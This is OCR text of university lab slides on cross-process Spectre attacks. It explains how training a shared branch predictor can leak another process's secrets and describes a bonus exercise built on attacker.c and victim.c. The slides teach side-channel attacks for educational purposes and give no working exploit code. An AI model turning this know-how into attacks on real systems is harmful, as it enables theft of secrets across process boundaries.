
i.e. attacker can train the BHB in their own address space to affect another process!



read secret from another address space

all process (address spaces) share the same branch history buffers!


i.e. attacker can train the BHB in their own address space to affect another process!



read secret from another address space

all process (address spaces) share the same branch history buffers!

i.e. attacker can train the BHB in their own address space to affect another process!



Further readings: Return Oriented Programming (ROP)

bonus task: cross process spectre

like task 4, but we train the indirect branch predictor in a different address space by mocking up the gadgets at the same (virtual) addresses.

bonus task: cross process spectre

like task 4, but we train the indirect branch predictor in a different address space by mocking up the gadgets at the same (virtual) addresses.

this is a simple tcp client/server example:

- `trigger_prefetch(int sock)` : triggers a server routine that prefetches the secret into cache
- `cmd_set_x(size_t x, int sock);` : the server will set the function pointer to the safe target function, and call it with parameter `x`.

bonus task: cross process spectre

like task 4, but we train the indirect branch predictor in a different address space by mocking up the gadgets at the same (virtual) addresses.

this is a simple tcp client/server example:

- `trigger_prefetch(int sock)` : triggers a server routine that prefetches the secret into cache
- `cmd_set_x(size_t x, int sock);` : the server will set the function pointer to the safe target function, and call it with parameter `x`.
  - but the attacker has already trained the function pointer with the unsafe gadget function!

bonus task: cross process spectre

like task 4, but we train the indirect branch predictor in a different address space by mocking up the gadgets at the same (virtual) addresses.

this is a simple tcp client/server example:

- `trigger_prefetch(int sock)` : triggers a server routine that prefetches the secret into cache
- `cmd_set_x(size_t x, int sock);` : the server will set the function pointer to the safe target function, and call it with parameter `x`.
  - but the attacker has already trained the function pointer with the unsafe gadget function!

the task:

- the server code is complete; the mocked-up gadgets are already set up in `attacker.c`
- read the `victim.c` and `attacker.c`, complete `read_byte` from `attacker.c`

acknowledgements

Dipl.Ing. ***Jan Bierbaum*** administrates the servers and develops the scripts
Dr.Ing. ***Carsten Weinhold*** oversees the lab

the tasks are based on various open source code (see `COPYING`),
and the *Meltdown* [2] and *Spectre* [1] papers,
for education purposes under `CC BY-SA 4.0`

Bibliography

[1] P. Kocher *et al.*, “Spectre Attacks: Exploiting Speculative Execution,” in *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[2] M. Lipp *et al.*, “Meltdown: Reading Kernel Memory from User Space,” in *27th USENIX Security Symposium (USENIX Security 18)*, 2018.